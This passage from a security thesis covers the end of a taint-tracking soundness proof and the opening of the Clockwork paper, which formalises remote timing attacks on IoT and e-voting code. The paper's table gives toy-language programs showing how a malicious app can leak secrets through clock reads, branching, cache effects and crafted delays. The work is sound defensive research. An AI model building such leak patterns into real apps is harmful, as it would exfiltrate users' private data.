From Lemma C.4,  $m_1(e) \sim_B m_2(e)$ . Hence  $m_1[\mathbf{o} \mapsto m_1(e)](\mathbf{o}) \sim_B m_2[\mathbf{o} \mapsto m_2(e)](\mathbf{o})$ . ■

## C.II Taint-tracking

**Lemma C.7** (Expression invariant). *If  $\Gamma \vdash e : H$  then  $\forall m_1, m_2. m_1 \sim_\Gamma m_2 \Rightarrow m_1(e) \sim_B m_2(e)$ .*

*Proof.* The proof is by case analysis on the structure of  $e$  and follows the same pattern as the proof of Lemma C.4. ■

**Lemma C.8** (Helper). *If  $\vdash \Gamma\{c\}\Gamma'$  and  $\langle c, m \rangle \Downarrow_d m'$  then  $\forall m_1, m_2. m_1 \sim_\Gamma m_2 \wedge \langle d, m_1 \rangle \Downarrow m'_1 \wedge \langle d, m_2 \rangle \Downarrow m'_2 \Rightarrow m'_1 \sim_{\Gamma'} m'_2$ .*

*Proof.* By case analysis on the typing derivation. ■

**Theorem C.9** (Soundness). *If  $\vdash \Gamma\{c[W]\}\Gamma'$  then  $PWS(c, W)$ .*

*Proof.* Let  $m$  be a store and let  $d$  be the assignment and sink trace produced by evaluating  $c$  in store  $m$ , i.e.  $\langle c, m \rangle \Downarrow_d m'$ . Let  $m_1$  and  $m_2$  be two stores such that  $m_1 \sim_{\Gamma, W} m_2$  and  $m_1(\mathbf{o}) \sim_B m_2(\mathbf{o})$ . The proof reduces to showing that if  $\langle d, m_i \rangle \Downarrow m'_i$ ,  $i = 1, 2$  then  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ .

The proof is by structural induction on the evaluation relation and by case analysis. We present the most important cases.

- tt-if

Without loss of generality assume  $m(e) \neq \text{"}$ . We are left to prove  $PNI(d_1, W)$ . From IH applied to  $\vdash \Gamma\{c_1\}\Gamma''$ ,  $\langle c_1, m \rangle \Downarrow_{d_1} m'$ ,  $m_1 \sim_{\Gamma} m_2$ , and  $\langle d_1, m_i \rangle \Downarrow m'_i$ , for  $i = 1, 2$ , we obtain  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ .

- tt-while

We just show the harder case when  $m(e) \neq \text{"}$ . From IH applied to  $\vdash \Gamma\{c\}\Gamma$ ,  $\langle c, m \rangle \Downarrow_{d'} m'$ ,  $m_1 \sim_{\Gamma} m_2$ , and  $\langle c, m_i \rangle \Downarrow m'_i$ ,  $i = 1, 2$ , we obtain  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ . From Lemma C.8,  $m'_1 \sim_{\Gamma} m'_2$ . From IH applied to  $\vdash \Gamma\{\mathbf{while}(e)\{c\}\}\Gamma$ ,  $\langle \mathbf{while}(e)\{c\}, m' \rangle \Downarrow_{d''} m''$ ,  $m'_1 \sim_{\Gamma} m'_2$ , and  $\langle d'', m'_i \rangle \Downarrow m''_i$ , for  $i = 1, 2$  we obtain  $m''_1(\mathbf{o}) \sim_B m''_2(\mathbf{o})$ .

- tt-sink

$\langle \mathit{sink}(e), m_i \rangle \Downarrow m'_i = m_i[\mathbf{o} \mapsto m_i(e)]$ . There are two cases according to the label of the expression  $e$ :

1.  $\Gamma \vdash e : L$

Then  $m_1(e) = m_2(e)$ . Hence  $\mathit{extractURLs}(m_1(e)) = \mathit{extractURLs}(m_2(e))$ , hence their projections to  $B$  will also be equal. Thus  $m'_1(\mathbf{o}) \sim_L m'_2(\mathbf{o})$ .

2.  $\Gamma \vdash e : H$

From expression invariant, we obtain  $m_1(e) \sim_B m_2(e)$ . Thus  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ . ■

**Paper A**

**Securing IoT Apps**

Musard Balliu, Iulia Bastys, Andrei Sabelfeld

*IEEE S&P Magazine 2019*

**Paper B**

**If This Then What? Controlling Flows in IoT Apps**

Iulia Bastys, Musard Balliu, Andrei Sabelfeld

*CCS 2018*

**Paper C**

**Tracking Information Flow via Delayed Output:  
Addressing Privacy in IoT and Emailing Apps**

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

*NordSec 2018*

**Paper D**

**Clockwork: Tracking Remote Timing Attacks**

Iulia Bastys, Musard Balliu, Tamara Rezk, Andrei Sabelfeld

*CSF 2020*





## Clockwork: Tracking Remote Timing Attacks

**Abstract.** Timing leaks have been a major concern for the security community. A common approach is to prevent secrets from affecting the execution time, thus achieving security with respect to a strong, *local* attacker who can measure the timing of program runs. However, this approach becomes restrictive as soon as programs branch on a secret.

This paper focuses on timing leaks under *remote* execution. A key difference is that the remote attacker does not have a reference point of when a program run has started or finished, which significantly restricts attacker capabilities. We propose an extensional security characterization that captures the essence of remote timing attacks. We identify patterns of combining clock access, secret branching, and output in a way that leads to timing leaks. Based on these patterns, we design Clockwork, a monitor that rules out remote timing leaks. We implement the approach for JavaScript, leveraging JSFlow, a state-of-the-art information flow tracker. We demonstrate the feasibility of the approach on case studies with IFTTT, a popular IoT app platform, and VJSC, an advanced JavaScript library for e-voting.

### D.1 Introduction

The security community has extensively studied timing leaks, from investigating their foundations [1, 4, 7, 14, 32, 43, 47, 48, 49, 62] to analyzing them in practice [19, 28, 32, 51]. Timing attacks that exploit speculative execution [42] have recently received particular attention.

**Restrictions to deal with timing attacks** A common approach is to prevent secrets from affecting the execution time, thus achieving security with respect to a strong, *local* attacker who can measure the timing of program runs. At the very least, the local attacker observes time at the start and end of computation, while some local attacker models observe time before and after each operation as well as the full program-counter trace [1, 4, 50]. This approach is popular in cryptography, where timing leaks are often closed by *constant-time execution* (e.g., [3, 4, 18, 35]).

There are several constant-time execution implementations of cryptographic algorithms, including AES, DES, RC4, SHA256, and RSA. Another approach is to allow branching on secrets but prohibit any subsequent attacker-visible side effects of the program [20, 54]. This approach is effective with respect to so-called *internal timing* leaks [47], where the timing behavior of threads affects the interleaving of attacker-visible events via the scheduler.

While these approaches tackle strong attackers, they are restrictive as soon as programs branch on a secret. Indeed, “adhering to constant-time programming is hard” and “doing so requires the use of low-level programming languages or compiler knowledge, and forces developers to deviate from conventional programming practices” [4].

The problem is challenging because there are many ways to set up timing leaks in a program. For example, after branching on a secret the program might take different time in the branches because of: (i) more time-consuming operations in one of the branches [1, 50], (ii) cache effects, when in one of the branches data or instructions are cached but not in the other branch [4, 31], (iii) garbage collection (GC), when in one of the branches GC is triggered but not in the other branch [45], and (iv) just-in-time (JIT) compilation, when in one of the branches a JIT-compiled function is called but not in the other branch [21]. Researchers have been painstakingly addressing these types of leaks, often by creating mechanisms that are specific to some of these types [1, 4, 21, 31, 45, 50]. Because of the intricacies of each type, addressing their combination without ending up with a severely restrictive mechanism poses a major challenge (see Section D.7).

This motivates a general mechanism to tackle timing leaks independently of their type. However, rather than combining mechanisms for the different types of timing leaks for strong local attackers, is there a setting where the capabilities of attackers are perhaps not as strong, enabling us to design a general yet less restrictive mechanism?

**Remote timing attacks** This paper focuses on timing leaks under *remote* execution. A key difference is that the remote attacker does not have a reference point of when a program run has started or finished. This significantly restricts attacker capabilities.

We illustrate remote timing attacks by two settings: a server-side setting of IoT apps where apps that manipulate private information run on a server, and a client-side setting where e-voting code runs in a browser.

IFTTT [41] (If This Then That), Zapier, and Microsoft Power Automate are popular IoT platforms driven by enduser programming. App makers publish their apps on these platforms. Upon installation apps manipulate user sensitive information, connecting cyberphysical “things” (e.g., smart homes, cars, and fitness armbands) to online services (e.g., Google and Dropbox) and social networks (e.g., Facebook and Twitter). An important security goal is to prevent a malicious app from leaking user private information to the attacker.

Recent research [10, 16, 17, 24, 26, 33, 57] identifies ways to leak private information by malicious IoT apps and suggests information flow tracking as countermeasure. The suggested mechanisms perform data-flow (*explicit* [29]) and control-flow

(*implicit* [29]) tracking. Unfortunately, they fall short of addressing timing leaks. Thus, a malicious app can still exfiltrate private information, even if the app is free of explicit and implicit flows.

The Verificatum JavaScript Cryptographic library (VJSC) [60] is an advanced client-side cryptographic library for e-voting. This library motivates the question of remote timing leaks with respect to attackers who can observe the presence of encrypted messages on the network.

This leads us to the following general research questions: (i) What is the right model for remote timing attacks? (ii) How do we rule out remote timing leaks without rejecting useful secure programs? (iii) How do we generalize our findings to programs that manipulate information at multiple levels of sensitivity beyond just private and public? (iv) How do we harden existing information flow tools to track remote timing leaks? (v) Are there case studies to give evidence for the feasibility of the approach?

**Contributions** To help answering these questions, we propose an extensional knowledge-based security characterization that captures the essence of remote timing attacks. In contrast to the local attacker that counts execution steps/time since the beginning of the execution, our model of the remote attacker is only allowed to observe communication events on attacker-visible channels, along with their timestamps. At the same time, the attacker is in charge of the potentially malicious code with capabilities to access the clock, in line with assumptions about remote execution on IoT app platforms and e-voting clients.

A timing leak is typically enabled by branching on a secret and taking different time in the branches. The branches might run different sequences of commands and/or exhibit different cache behavior. As discussed earlier, it is desirable to avoid such restrictive alternatives as forcing constant-time execution, prohibiting attacker-visible output any time after the branching, or prohibiting branching on a secret in the first place.

Our key observation is that for a remote attacker to successfully exploit a timing leak in an explicit and implicit flow-free program, the program behavior must follow the following pattern: (i) branching on a secret takes place in a program run, and either (ii-a) the branching is followed by more than one attacker-visible I/O event, or (ii-b) the branching is followed by one attacker-visible I/O event and prior to the branching there is either an attacker-visible I/O event, or a clock read.

Based on this pattern, we design Clockwork, a monitor that rules out timing leaks and pushes for permissiveness. Among runs that are free of explicit and implicit flows, runs that do not access the clock and only have one attacker-visible I/O event are accepted. Runs that do not perform attacker-visible I/O after branching on a secret are also accepted. As we will see, these kinds of runs are frequently encountered in both secure IoT and e-voting apps.

We implement our monitor for JavaScript, leveraging JSFlow [38, 39, 40], a state-of-the-art information flow tracker. We demonstrate the feasibility of the approach on a case study with IFTTT, showing how to prevent malicious app makers from exfiltrating users' private information via timing, and a case study with VJSC, showing how to track remote timing attacks with respect to network attackers. Our case stud-

ies demonstrate both the security and permissiveness of the approach. While apps with timing leaks are rejected, benign apps that use clock and I/O operations in a non-trivial fashion are accepted.

In summary, the paper offers the following contributions with respect to the above research questions:

- (i) We present a general framework to reason about remote timing leaks and provide a knowledge-based security characterization. This characterization incorporates such novel aspects as existentially quantifying over time points when the computation has started and reasoning about timeouts (Section D.2).
- (ii) We design a flexible and sound security enforcement mechanism to rule out timing leaks in a simple imperative language by tracking clock access, secret branching, and public output. The mechanism is parametric in a variety of cache models (Section D.3).
- (iii) We generalize the approach to multiple levels of sensitivity beyond private and public (Section D.4).
- (iv) We implement our enforcement on top of JSFlow, a state-of-the-art information flow tracker for JavaScript (Section D.5).
- (v) We present case studies with IFTTT, a popular IoT app platform, and VJSC, an advanced cryptographic library for e-voting, preventing timing leaks without being overly restrictive (Section D.6).

## **D.2 Security characterization**

This section presents the attacker model, the syntax and semantics of the underlying language, and the knowledge-based security characterization.

### **D.2.1 Attacker model**

We assume a remote attacker able to write programs and publish them on a cloud service, for example an IoT app maker who creates an app and publishes it on the IoT app platform. After installation, the (malicious) app will execute whenever triggered (such as upon taking a photo or parking a car). Note that the attacker does not have a reference point of when the program run has started or finished. However, by observing the outputs sent on attacker-visible channels and by analyzing the timestamps of these outputs, the attacker may aim to infer some information about the sensitive data (e.g., attempting to leak the secret photo URL or the GPS coordinates of the car).

### **D.2.2 Language**

We consider a simple imperative language extended with instructions for clock reading and for sending output on different channels.

$$\begin{aligned}
 v &::= n \mid s \\
 e &::= v \mid x \mid f(e_1, \dots, e_n) \\
 c &::= \mathbf{stop} \mid \mathbf{end} \mid x = e \mid c; c \mid \mathbf{if} \ e \ \mathbf{then} \ c \ \mathbf{else} \ c \mid \mathbf{while} \ e \ \mathbf{do} \ c \\
 &\quad \mid x \ \mathbf{getTime} \mid \mathbf{out}_\ell(e)
 \end{aligned}$$

**Figure D.1:** Syntax.

**Syntax** Values  $v$  consist of strings  $s$  and integers  $n$ . Expressions  $e$  consist of values  $v$ , variables  $x$ , and  $n$ -ary operations  $f(e_1, \dots, e_n)$ . Most commands  $c$  are standard. Non-standard ones are **end** for marking the termination of a control flow statement,  $x$  **getTime** for clock reading and timestamp writing to variable  $x$ , and **out** $_\ell(e)$  for outputting the value of expression  $e$  on channel  $\ell$ .

**Semantics** We assume the memory  $m$  to be a mapping from program variables to values. We write  $m[x \mapsto v]$  to denote the memory that maps program variable  $x$  to value  $v$ , while all other mappings are the same as in memory  $m$ . We write  $\langle e, m \rangle \Downarrow v$  to denote that expression  $e$  evaluates to value  $v$  in memory  $m$ .

A configuration is a tuple  $\langle c, m, hst \rangle$  consisting of command  $c$ , memory  $m$ , and history  $hst$ . History  $hst$  records the commands previously executed up to the point of inspection. The history may contain events **asn**( $x, e$ ) for assigning expression  $e$  to variable  $x$ , **br**( $e$ ) for conditional branching on expression  $e$ , **join** for reaching a join point, and **o**( $e, \ell$ ) for outputting expression  $e$  on channel  $\ell$ .

Figure D.2 defines semantic rules  $\langle c, m, hst \rangle \xrightarrow{o} \langle c', m', hst' \rangle$  for producing output  $o$  while taking a step from program  $c$  in memory  $m$  and current history  $hst$  to a new configuration  $\langle c', m', hst' \rangle$ . With the exception of rule SEQ-2, semantic rules may add events to the history sequence: rules ASSIGN and TIME event **asn**( $x, e$ ), rules IF and WHILE event **br**( $e$ ), rule END event **join**, and rule OUTPUT event **o**( $e, \ell$ ). We briefly discuss rules IF, TIME and OUTPUT, as the other ones are mostly standard.

Rule IF describes the execution of conditional statement **if**  $e$  **then**  $c_1$  **else**  $c_2$ . After performing a step, the conditional ends up in the sequential execution of branch  $c_1$  or  $c_2$  and **end**, where **end** marks that the control flow region has ended. Having an explicit indication of reaching a join point is useful for building a security monitor on top of our semantics.

Our language allows for clock invocations via command  $x$  **getTime** in rule TIME. Timestamp  $t$  is computed by applying function  $stmp()$  (for “timestamp”) to the current history  $hst$ , explained below.

To express the time of observing messages, we model outputs as pairs consisting of the actual value  $v$  of expression  $e$  to be output and the time  $t$  when the output took place. Additionally, we label each output with the label  $\ell$  of the channel on which it is sent (rule OUTPUT).

**Generic time model for cache** Our goal is to address the effect of cache behavior on the execution time for programs in our language and to do so for a variety of cache models. Yet instead of defining a generic model of cache itself (which would include a detailed memory representation of how addresses are accessed with respect to

**Big-step semantics for expressions:**

$$\langle v, m \rangle \Downarrow v \quad \frac{m(x) = v}{\langle x, m \rangle \Downarrow v} \quad \frac{\langle e_i, m \rangle \Downarrow v_i \quad i = 1, \dots, n \quad \langle f(v_1, \dots, v_n), m \rangle \Downarrow v}{\langle f(e_1, \dots, e_n), m \rangle \Downarrow v}$$

**Small-step semantics for commands with history:**

$$\begin{array}{c} \text{ASSIGN} \\ \frac{\langle e, m, hst \rangle \Downarrow v}{\langle x = e, m, hst \rangle \rightarrow \langle \text{stop}, m[x \mapsto v], hst :: \text{asn}(x, e) \rangle} \\ \\ \text{SEQ-1} \quad \frac{\langle c_1, m, hst \rangle \xrightarrow{o} \langle c'_1, m', hst' \rangle}{\langle c_1; c_2, m, hst \rangle \xrightarrow{o} \langle c'_1; c_2, m', hst' \rangle} \quad \text{SEQ-2} \quad \frac{}{\langle \text{stop}; c, m, hst \rangle \rightarrow \langle c, m, hst \rangle} \\ \\ \text{END} \\ \frac{}{\langle \text{end}, m, hst \rangle \rightarrow \langle \text{stop}, m, hst :: \text{join} \rangle} \\ \\ \text{IF} \\ \frac{\langle e, m \rangle \Downarrow v \quad v \neq 0 \Rightarrow i = 1 \quad v = 0 \Rightarrow i = 2}{\langle \text{if } e \text{ then } c_1 \text{ else } c_2, m, hst \rangle \rightarrow \langle c_i; \text{end}, m, hst :: \text{br}(e) \rangle} \\ \\ \text{WHILE} \\ \frac{\langle e, m \rangle \Downarrow v \quad v \neq 0 \Rightarrow c' = c; \text{while } e \text{ do } c \quad v = 0 \Rightarrow c' = \text{stop}}{\langle \text{while } e \text{ do } c, m, hst \rangle \rightarrow \langle c'; \text{end}, m, hst :: \text{br}(e) \rangle} \\ \\ \text{TIME} \\ \frac{t = \text{stmp}(hst)}{\langle x \text{ getsTime}, m, hst \rangle \rightarrow \langle \text{stop}, m[x \mapsto t], hst :: \text{asn}(x, t) \rangle} \\ \\ \text{OUTPUT} \\ \frac{\langle e, m \rangle \Downarrow v \quad t = \text{stmp}(hst :: \text{o}(e, \ell))}{\langle \text{out}_\ell(e), m, hst \rangle \xrightarrow{(v, t)_\ell} \langle \text{stop}, m, hst :: \text{o}(e, \ell) \rangle} \end{array}$$

**Figure D.2:** Semantics.

data and instruction cache) we focus directly on the possible time effects of data and instruction cache.

The advantage of this approach is that we can offer a time model representative for a wide class of cache implementations [4]. Our only assumption is that cache (and thus execution time) may depend on the computation history. The history is expressed by sequences of command events recording which commands are run. Variables (whose memory addresses are fixed as we do not have a heap in our language) accessed on both reads and writes are also recorded in the history. This can be seen from rule ASSIGN in Figure D.2 which upon an assignment  $x = e$  records

#### D. Clockwork: Tracking Remote Timing Attacks

$$\begin{array}{c}
 \text{NO-TO} \\
 \frac{\langle c, m_0, t_0 \rangle \xrightarrow{O}^* \langle c', m, hst \rangle \quad \text{stmp}(hst) \leq \text{timeout}}{\langle c, m_0, t_0 \rangle \Rightarrow^O \langle c', m, hst \rangle} \\
 \\
 \text{TO} \\
 \frac{\langle c', m, hst \rangle \bar{\rightarrow} \langle \_, \_, hst' \rangle \wedge \text{stmp}(hst') > \text{timeout} \vee c' \neq \text{stop} \wedge \langle c', m, hst \rangle \not\bar{\rightarrow} \langle \_, \_, \_ \rangle}{\langle c, m_0, t_0 \rangle \uparrow O}
 \end{array}$$

**Figure D.3:** Top level rules.

the command in the history through event `asn`( $x, e$ ). This allows modeling cache-related time differences as we will see in the examples in Figure D.5.

Thus, function `stmp`() operates on the sequence of events recorded since the start of the program. The program executes from an initial configuration which contains in place of the history a timestamp  $t_0$  denoting the time when the program has started. The initial timestamp is used for computing further timestamps by applying `stmp`() to the current history.

Note that our semantics is parametric in function `stmp`(). Our only assumption on `stmp`() is that it is a *strictly increasing* function mapping histories to a numeric domain representing real time, so that for all histories  $hst$  and history events  $ev$  we have  $\text{stmp}(hst :: ev) > \text{stmp}(hst)$ . As we will see in Section D.3.2, this allows us to demonstrate that our enforcement is compatible with a variety of cache models.

Note that we could have also recorded in the history the values of variables read and written. However, the actual values are less important as caching depends on the instructions run and memory locations accessed. Further, granting the `stmp`() function access to memory secrets would be problematic from a security point of view, as this would allow functions to directly leak the value of secret variables into time, a covert channel requiring a malicious system designer to exploit it.

**Timeout** Programs in our setting execute with a timeout. The top level rules in Figure D.3 distinguish the possibility of producing a sequence of events  $O$  within a timeout (defined by  $\xrightarrow{O}^*$  in rule NO-TO) or timing out after producing  $O$  (defined by  $\uparrow O$  in rule TO). The top level rules are thus parameterized in  $t_0$  and `timeout`.

Given an initial configuration for program  $c$  with initial memory  $m_0$  and timestamp  $t_0$ , this configuration executes and produces outputs as long as the performed steps take no more than what the timeout allows, i.e.,  $\text{stmp}(hst) \leq \text{timeout}$ . Rule NO-TO captures this: starting from the initial configuration, program  $c$  produces list of outputs  $O$  and ends up in a new configuration  $\langle c', m, hst \rangle$  where  $\text{stmp}(hst) \leq \text{timeout}$ . Rule TO captures the situation when the execution times out after producing a list of outputs  $O$ . We use wildcard `_` when a certain component of the semantic rule is not relevant. One reason for timing out is reaching a time limit.

Another reason is getting blocked in the evaluation. Although the latter is impossible in the above semantics, it becomes possible when raising security exceptions in the extended semantics with security monitoring in the next section. In either case, the final configuration is irrelevant and thus omitted.

### D.2.3 Security definition

**Projection to  $\ell$**  We assume a typing environment  $\Gamma$  mapping variables to security labels  $\ell$ . Labels  $\ell$  are drawn from a lattice of security labels  $\mathcal{L} = (\{L, H\}, \sqsubseteq)$  with join ( $\sqcup$ ) and meet ( $\sqcap$ ) operations, where  $L \sqsubseteq H$ . Label  $L$  denotes public, attacker-visible data, while  $H$  denotes private user data.

We further define *memory projection to  $\ell$*  to obtain the subset of memory locations whose security label in  $\Gamma$  is  $\ell$ :

$$m|_{\ell} = \{\{x \mapsto v\} \in m \mid \Gamma(x) = \ell\}.$$

Hence,  $m = m|_L \uplus m|_H$ , where  $\uplus$  denotes the disjoint union. We will often refer to  $m|_L$  as the *low part* of the memory, and to  $m|_H$  as the *high part* of the memory.

We abuse the notation and apply the projection operator to traces of outputs as well. Thus, given trace of outputs  $O$ , we define the order-preserving  *$O$  projection to  $\ell$*  to obtain the list of outputs in the trace sent on channel  $\ell$ :

$$O|_{\ell} = \begin{cases} \epsilon & \text{if } O = \epsilon \\ (v, t)_{\ell'} :: O'|_{\ell} & \text{if } O = (v, t)_{\ell'} :: O' \wedge \ell' \sqsubseteq \ell \\ O'|_{\ell} & \text{if } O = (v, t)_{\ell'} :: O' \wedge \ell' \not\sqsubseteq \ell \end{cases}$$

where  $\epsilon$  denotes the empty list.

**Attacker knowledge** In order to support direct reasoning about what is leaked through the observation of timestamped output, we settle for a *knowledge-based* [6, 30] attacker model. As we previously mentioned, we assume the attacker knows the program  $c$ . We also assume the attacker has full knowledge of the  $stmp()$  function. In addition, the attacker also knows the low part  $m_0^L$  of the initial memory  $m_0$  and observes the trace  $O_L$  of low outputs produced by  $c$  executing in  $m_0$  and starting at some initial time  $t_0$ . Recall that the attacker does not know this time  $t_0$ .

Knowledge-based security relates what the attacker knows about secrets before and after observing output. More specifically, the attacker's knowledge about secrets is represented by the set of all initial high memories  $m_0^H$  that together with the initial low memory  $m_0^L$  could have produced the low output trace  $O_L$ . Note that the attacker's knowledge is parameterized in  $stmp()$  because it operates on the semantics that is parameterized in  $stmp()$ . Formally:

**Definition D.1** (Attacker's knowledge).

$$k(c, m_0^L, O_L) = \{m_0^H \mid \exists t_0. \langle c, m_0, t_0 \rangle \xrightarrow{O}^* \wedge O_L = O|_L\},$$

where  $m_0 = m_0^L \uplus m_0^H$ .

### D. Clockwork: Tracking Remote Timing Attacks

We write  $\langle c, m, hst \rangle \xrightarrow{O}^*$  to denote that program  $c$  starting in memory  $m$  and having history  $hst$  produces in one or more steps a trace of outputs  $O$ .

Note the existential quantification over  $t_0$ . It enables us to express that the attacker does not know when the computation started, reflecting the desired setting of remote execution. Consider Program 10 ( $p10$ ) from Figure D.5:

```
if h then h1 = h2;
outL(1)
```

For simplicity, here and in some of the later examples we drop the `else` clause (assuming a no-op command in the `else` branch). Depending on the initial value of  $h$ , a possible output trace of this program might look like, e.g.,  $(1, 10)_L$  (when  $h$  is 0) or  $(1, 20)_L$  (when  $h$  is not 0). Yet, due to the existential quantification over the initial timestamp, the attacker’s knowledge is the full set in both cases  $k(p10, m_0^L, (1, 10)_L) = k(p10, m_0^L, (1, 20)_L) = \{m_0^H\}$ , meaning the attacker learns nothing about  $h$ .

Although we do not model nondeterministic timing effects, we believe it is possible to lift our framework to nondeterministic `stmp()` functions. By focusing on secret inputs that may (nondeterministically) lead to a given attacker observation, knowledge-based settings naturally model nondeterministic systems [6, 9, 30].

Another novelty presented by our approach when compared to standard knowledge-based definitions is dealing with timeouts. The rationale for timeout-insensitive security is similar to *progress-insensitive security (PINI)* [5], which is typically enforced by information-flow monitors. Consider Program 12 from Figure D.5:


```
while h do h = h;
outL(1)
```

Classical information flow monitors in a setting without timeouts run into a problem: if `outL(1)` is performed then the fact that  $h$  was non-zero is leaked. On the other hand, prohibiting loops with high guards would be a drastic restriction. Instead, PINI is often adopted which accepts the program as secure with the idea that is only allowed to leak via “progress” in computation: the attacker should not learn anything beyond what the attacker learns from the fact that `outL(1)` has been reached. Askarov et al. [5] show that the only attacks possible on PINI are brute-force attacks enumerating the space of secret values and diverging upon encountering a match.

By adopting this rationale in a setting with timeouts, we settle for a timeout-insensitive condition. This condition does not prohibit branching on secrets. It permits leaking, but only as much as can be observed from whether the computation timed out. Note that mounting brute-force attacks is harder with timeouts, as the number of guesses is restricted by the time allocated for a run.

**Timeout knowledge** Hence, we define *timeout knowledge* as how much the attacker can learn from the fact that a program times out.

For program  $c$  and initial memory  $m_0$  that produces low output list  $O_L$ , the attacker’s timeout knowledge is represented by the set of all initial high memories  $m_0^H$  that together with the initial low memory  $m_0^L$  could have produced  $O_L$  and then timed out. Note that the timeout knowledge is parameterized in both *timeout* and *stmp()*. Formally:



**Figure D.4:** The  $x$  axis is time, and the  $y$  axis is the attacker’s knowledge. The plot tracks the attacker’s knowledge for a secure program.  $k_0$  is the attacker’s knowledge before observing any outputs;  $k_1$  is the attacker’s knowledge after observing the first low output;  $tk_1$  is the attacker’s timeout knowledge after observing the first low output; and  $k_2$  is the attacker’s knowledge after observing the second low output.

**Definition D.2** (Timeout knowledge).

$$tk(c, m_0^l, O_L) = \{m_0^h \mid \exists t_0. \langle c, m_0, t_0 \rangle \uparrow O \wedge O_L = O|_L\},$$

where  $m_0 = m_0^l \uplus m_0^h$ .

For example, Program 12 ( $p12$ ) times out when  $m_0(h) \neq 0$ . Provided *timeout* is large enough, the execution terminates when  $m_0(h) = 0$ . We thus have  $tk(p12, \_, \epsilon) = \{m_0^h \mid m_0^h(h) \neq 0\}$ .

**Security definition** Observe that the smaller the attacker’s knowledge set, the more the attacker knows about the secret data. To express timeout-insensitivity we demand that for every new attacker-visible output the knowledge set should not decrease by more than the previous timeout knowledge. Figure D.4 illustrates this.

Hence, a program is (remotely) secure if the knowledge of the attacker observing a new event  $o$  after having observed low output trace  $O_L$  is no more precise than the knowledge the attacker previously gained from observing low output trace  $O_L$  minus the timeout knowledge for the same low output trace. Note that remote security is also parameterized in both *stmp*() and *timeout*. Formally:

**Definition D.3** (Remote Security). Given *timeout* and *stmp*(), program  $c$  complies with remote security (RS) if for all low memories  $m_L$  and low output traces  $O_L :: o$  such that  $\langle c, m_0, t_0 \rangle \xRightarrow{O::o}^*$  for some  $t_0$  and  $O|_L = O_L :: o$  we have  $k(c, m_L, O_L :: o) \supseteq k(c, m_L, O_L) \setminus tk(c, m_L, O_L)$ .

**Examples** Our definitions and statements are parameterized over arbitrary *timeout* and strictly increasing *stmp*(). For the purposes of the examples throughout the paper, assume a simple model with *timeout* = 1000 and *stmp*() to be the number of events in the history. Assume  $h, h_1$ , and  $h_2$  are secret variables, and the rest are public. Let us further illustrate RS on examples (see Figure D.5) and compare it to standard local attacker-based definitions in the style of *timing-sensitive noninterference*

(TimSNI) [1, 4, 50]. Upon varying the secret part of an initial memory, these definitions either require a constant number of instructions in the program runs [1, 50] or place syntactic restrictions on taking the same control flow path [4], in both cases significantly restricting possibilities for branching on secrets.

Both RS and TimSNI agree on the baseline of rejecting explicit and implicit flows, which are dangerous even without considering time. Program 1 displays an explicit flow passing a secret directly to a public output. The attacker’s knowledge is refined from the full set to a singleton for  $h$ , hence RS rejects the program. Program 2 leaks information about  $h$  implicitly via the control flow of the branching. The attacker’s knowledge is refined from the full set to either the set of memories with non-zero integers for  $h$  (in case the public output is 1) or to the set of memories where  $h$  is 0 (in case the public output is 0). Therefore, RS rejects the program.

RS and TimSNI also agree on remotely-exploitable timing attacks. Program 3 records the time before and after a computation whose duration depends on a secret. The former is stored in variable  $x$ , while the latter is retrieved from the timestamp at the moment of the output. TimSNI rejects the program because of the conditional that breaks constant-time. RS rejects the program because the publicly-observable time difference allows the attacker to infer whether  $h$  was 0. Program 4 is similarly insecure, as the two clock reads before and after branching on secret are available via the time of the public output.

Program 5 demonstrates a leak when there is no branching on a secret between time reads. Although the branching takes place before the first output, the effect of the branching is reflected in the assignment between the outputs. If  $h$  were non-zero, the time difference between outputting 1 and 2 would likely be smaller due to cache.

Program 6 exploits data/instruction cache to set up a timing leak. The assignment to  $h_2$  computing the factorial for 30 will execute faster in case  $h$  is non-zero due to data/instruction cache effects. Our definition captures this through function  $stmp()$  that depends on the command history. As the time difference is recorded and sent to the attacker, RS deems the program insecure. TimSNI is in agreement, rejecting the program because of the conditional.

Program 7 illustrates a leak by a carefully crafted delay. In contrast to Program 3, the time read is not passed to the public output directly. Instead, the current clock value stored in variable  $x$  is used, and based on the parity of secret  $h$ , the program produces the final output either after pausing until an “even time segment” (between seconds 0 and 1, or 2 and 3, ...) for even values of  $h$ , or after pausing until an “odd time segment” (between second 1 and 2, or 3 and 4, ...) for odd values of  $h$ . Program 8 achieves a similar effect, but without using time reads in high context.

The beauty of RS is that it captures these subtle leaks by design. Recall the attacker has full knowledge of the  $stmp()$  function. Thus, observing an output in an even time segment indicates that the secret was even, and vice versa. TimSNI happens to reject both programs for a more conservative reason, as there is branching on secret that breaks constant-time even before the public output is reached.

We will now demonstrate the difference between the two definitions by discussing the programs that are intuitively secure and rightfully accepted by RS, yet rejected by TimSNI.

#	Program	Type of leak	TimSNI TypeS	RS Clockwork
(1)	<code>out<sub>L</sub> (h)</code>	explicit	×	×
(2)	<code>if h then l = 1 else l = 0; out<sub>L</sub> (l)</code>	implicit	×	×
(3)	<code>x getTime; if h then h<sub>1</sub> = h<sub>2</sub>; out<sub>L</sub> (x)</code>	time, branch, I/O	×	×
(4)	<code>out<sub>L</sub> (1); if h then h<sub>1</sub> = h<sub>2</sub>; out<sub>L</sub> (2)</code>	I/O, branch, I/O	×	×
(5)	<code>if h then h<sub>1</sub> = h<sub>2</sub>; out<sub>L</sub> (1); h<sub>1</sub> = h<sub>2</sub>; out<sub>L</sub> (2)</code>	cache	×	×
(6)	<code>if h then h<sub>1</sub> = fact(30); t<sub>0</sub> getTime; h<sub>2</sub> = fact(30); t<sub>1</sub> getTime; out<sub>L</sub> (t<sub>1</sub> - t<sub>0</sub>)</code>	cache/JIT	×	×
(7)	<code>x getTime; if h % 2 = seconds(x) % 2 then h = h else h = h;...;h = h; out<sub>L</sub> (1)</code>	high delay	×	×
(8)	<code>x getTime; if seconds(x) % 2 then x = x else x = x;...;x = x; if h % 2 then h = h else h = h;...;h = h; out<sub>L</sub> (1)</code>	low delay	×	×
